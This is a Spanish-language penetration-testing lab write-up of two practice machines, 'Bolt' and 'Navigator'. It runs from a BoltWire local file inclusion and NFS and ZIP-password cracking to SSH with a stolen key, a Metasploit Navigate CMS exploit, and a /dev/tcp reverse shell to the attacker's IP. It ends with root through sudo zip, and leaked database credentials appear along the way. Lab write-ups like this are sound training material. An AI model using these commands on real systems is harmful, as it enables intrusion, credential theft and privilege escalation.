
Una vez agregado, recargamos la página navigator.hm y ahora resuelve el DNS:



Una vez resuelto el dominio, podemos proceder a hacerle un fuzzing:





encontro la siguiente página, la cual podemos hacerle pruebas de penetración:



80/tcp open http nginx 1.14.2

Rapidamente visitamos el sitio web y lo inspeccionamos:






Confirmamos que corre un ngix y que hay un usuario:
<!-- Webmaster: denisse@navigator.hm -->

Hacemos fuzzing al sitio web:

Encontramos una página, pero no había nada:



3. Explotación


Bolt

8080/tcp open http Apache httpd 2.4.38 ((Debian))

Para la página alojada mediante el puerto 8080, buscamos alguna vulnerabilidad relacionada al sevicio Boltwire con searchsploit:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ searchsploit boltwire

 Exploit Title

BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities
BoltWire 6.03 - Local File Inclusion
```


Buscamos a que se refiere ese ”local file inclusion” desde la web:




El archivo nos indica como reproducirlo, pero debemos estar autenticados.

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
[SNIPPED]
```

Por lo tanto, nos registramos para poder logearnos:



Ingresamos el comando en la URL desde el index.php:



2049/tcp open nfs_acl 3 (RPC #100227)


Montamos el servidor NFS de la máquina anfitrión a nuestra máquina, utilizando el comando mount, para ver que contiene:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt]
└─$ showmount -e 192.168.100.50
Export list for 192.168.100.50:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt]
└─$ sudo mount -t nfs 192.168.100.50:/srv/nfs /home/hmstudent/Documents/4.Navibolt/Bolt
[sudo] password for hmstudent:

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt]
└─$ tree Bolt
Bolt
└── save.zip

1 directory, 1 file
```


Para evitar que los administradores detecten alteraciones sobre los archivos .zip, lo

más recomendable es generar una copia de los archivos encontrados dentro de la máquina atacante:

Una vez copiado el archivo encontrado a la maquina atacante, intentamos descomprimir el archivo para analizarlo, sin embargo, posee contraseña:



Dado que posee contraseña y no la conocemos, procedemos a utilizar fcrackzip para intentar encontrar la contraseña:



Una vez encontrada, procedemos a descomprimir:


```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ sudo unzip save.zip
Archive:  save.zip
[save.zip] bandera1.txt password:
 extracting: bandera1.txt
  inflating: id_rsa
  inflating: todo.txt

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ ll
total 16
-rw-r--r-- 1 nobody nogroup   33 May 16  2022 bandera1.txt
-rwxr--r-- 1 nobody nogroup 1876 Jun  2  2021 id_rsa
-rw-r--r-- 1 root   root    2132 May 16  2022 save.zip
-rw-r--r-- 1 nobody nogroup  192 May 16  2022 todo.txt
```

22/tcp open ssh OpenSSH 7.9p1

Dado que en el archivo save.zip encontramos una llave ssh, probamos utilizarla para conectarnos a la máquina anfitrión, pero de antemano debemos asegurar que la llave solo sea utilizada por el propietario, por lo tanto, se asignamos permisos de lectura y escritura solo al propietario:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ sudo chmod 600 id_rsa

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ ll
total 16
-rw-r--r-- 1 nobody nogroup   33 May 16  2022 bandera1.txt
-rw------- 1 nobody nogroup 1876 Jun  2  2021 id_rsa
-rw-r--r-- 1 root   root    2132 May 16  2022 save.zip
-rw-r--r-- 1 nobody nogroup  192 May 16  2022 todo.txt
```

Comprobamos la conexión hacia el usuario jeanpaul que encontramos en el /etc/passwd y el passphrase con el password encontrado en el archivo config:



uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologir

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:101:102:systemd Time

Synchronization,,,:/run/systemd:/usr/sbin/nologin

systemd-network:x:102:103:systemd Network

Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:104:110::/nonexistent:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin

statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ sudo ssh -i id_rsa jeanpaul@192.168.100.50
The authenticity of host '192.168.100.50 (192.168.100.50)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.50' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
```

Ganamos acceso!!!

Navigator

53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)

Una vez encontrada la versión del navigator, podemos proceder a buscar un exploit para ese servicio:

```
┌──(hmstudent㉿kali)-[~]
└─$ searchsploit navigate
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                        |  Path
------------------------------------------------------------------------------------- ---------------------------------
Adobe Flash Player 7.0.x/8.0.x/9.0.x - ActiveX Control 'navigateToURL' API Cross Domain Scripting | linux/remote/30907.txt
Microsoft Internet Explorer 4/5/5.5/5.0.1 - external.NavigateAndFind() Cross-Frame     | multiple/remote/19686.txt
Microsoft Internet Explorer 5 - NavigateAndFind() Cross-Zone Policy (MS04-004)         | windows/remote/23643.txt
Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit)                    | php/remote/45561.rb
Navigate CMS 2.8 - Cross-Site Scripting                                               | php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download                                          | php/webapps/45615.txt
Navigate CMS 2.8.7 - ''sidx' SQL Injection (Authenticated)                            | php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory Traversal                                | php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin)                           | php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)               | php/webapps/50921.py
Zenturi ProgramChecker - 'ActiveX NavigateUrl()' Insecure Method                      | windows/remote/4050.html
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Afortunadamente existe un exploit en Metasploit que se puede ejecutar sin estar autenticado en Navigate:

Entramos a Metasploit y atacamos el servicio:

```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search navigate

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check
   -  ----                                              ---------------  ----       -----
   0  exploit/multi/browser/firefox_svg_plugin          2013-01-08       excellent  No
   1  exploit/windows/misc/hta_server                   2016-10-06       manual     No
   2  auxiliary/gather/safari_file_url_navigation       2014-01-16       normal     No
   3  exploit/multi/http/navigate_cms_rce               2018-09-26       excellent  Yes


Interact with a module by name or index. For example info 3, use 3 or use exploit/mul

msf6 >
```

Utilizamos el exploit/multi/http/navigate_cms_rce:

```
msf6 > use 3
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) >
```

Seteamos el RHOST navigator.hm y ejecutamos:

```
msf6 exploit(multi/http/navigate_cms_rce) > set rhost navigator.hm
rhost => navigator.hm
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.100.47:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.100.51
[*] Meterpreter session 1 opened (192.168.100.47:4444 → 192.168.100.51:60588) at 2024-04-30 03:19:16 -0400
whoami

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer    : navigator
OS          : Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Meterpreter : php/linux
meterpreter >
```

Se logro obtener una sesión, pero la desventaja de meterpreter es que tiene un número limitado de comandos, por lo que se procede a levantar una shell de bash y un tratamiento stty:

1. shell
2. bash –i
3. sh -i >& /dev/tcp/192.168.100.47/9001 0>&1
4. nc -lnvp 9001
5. bash –i
6. script /dev/null -c bash
7. Ctrl+z
8. stty raw –echo; fg
9. reset

10. xterm
11. TERM=xterm
12. SHELL=bash

Una vez configurado el entorno, procedemos con la búsqueda de información sensible:

```
www-data@navigator:~/navigator.hm/navigate$ ls
LICENSE.txt  crossdomain.xml  index.php  navigate.php           plugins  web
README       css              js         navigate_download.php  private
cache        favicon.ico      lib        navigate_info.php      themes
cfg          img              login.php  navigate_upload.php    updates
www-data@navigator:~/navigator.hm/navigate$ cd cfg/
www-data@navigator:~/navigator.hm/navigate/cfg$ ls
common.php  globals.php  session.php
www-data@navigator:~/navigator.hm/navigate/cfg$ cat globals.php
/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT',     "3306");
define('PDO_SOCKET',   "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER',   "mysql");
```

Encontramos los datos de conexión a la base de datos

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

Una vez obtenidas algunas credenciales, podemos comprobar esas credenciales con el protocolo ssh:

```
┌──(hmstudent㉿kali)-[~]
└─$ ssh denisse@192.168.100.51
The authenticity of host '192.168.100.51 (192.168.100.51)' can't be established.
ED25519 key fingerprint is SHA256:20OvGWVTlVYUa1OZ66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.51' (ED25519) to the list of known hosts.
denisse@192.168.100.51's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$ whoami
denisse
denisse@navigator:~$
```

Obtuvimos acceso!!!

4. Escalación de privilegios si/no

Bolt

Una vez con el acceso a la máquina víctima, llevamos el archivo leanpeas.sh de nuestra máquina para realizar un analisis exhaustivo de permisos y procesos de tipo SUID:

Para ello, primero levantamos un servicio http.server de python:

```
┌──(hmstudent㉿kali)-[/opt/linpeas]
└─$ ll
total 42344
-rwxr-xr-x 1 root root  3186560 Jul  2  2023 linpeas_darwin_amd64
-rwxr-xr-x 1 root root  3271778 Jul  2  2023 linpeas_darwin_arm64
-rwxr-xr-x 1 root root 26616730 Jul  2  2023 linpeas_fat.sh
-rwxr-xr-x 1 root root  3053430 Jul  2  2023 linpeas_linux_386
-rwxr-xr-x 1 root root  3223488 Jul  2  2023 linpeas_linux_amd64
-rwxr-xr-x 1 root root  3158195 Jul  2  2023 linpeas_linux_arm
-rwxr-xr-x 1 root root   836190 Jul  2  2023 linpeas.sh

┌──(hmstudent㉿kali)-[/opt/linpeas]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Copiamos la URL del archivo:

Directory listing for /

- linpeas.sh
- linpeas_darwin_amd64
- linpeas_darwin_arm64
- linpeas_fat.sh
- linpeas_linux_386
- linpeas_linux_amd64
- linpeas_linux_arm


Bajamos el archivo en la máquina victima:

```
jeanpaul@dev:~$ wget http://192.168.100.47:8080/linpeas.sh
--2024-04-30 01:56:55--  http://192.168.100.47:8080/linpeas.sh
Connecting to 192.168.100.47:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================>]

2024-04-30 01:56:55 (29.0 MB/s) - 'linpeas.sh' saved [836190/836190]
```

Colocamos permisos de ejecución, ejecutamos y encontramos lo siguiente:

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

Ahora buscamos en la web de gtfobins algún SUID sobre ZIP:



Ejecutamos los comandos que nos proporciona para sudo:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```


```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
#
```

Logramos ser root!!!

Navigator

Levantamos el servidor python por el puerto 8080 para descargar linpeas a la máquina víctima:

```
┌──(hmstudent㉿kali)-[/opt/linpeas]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



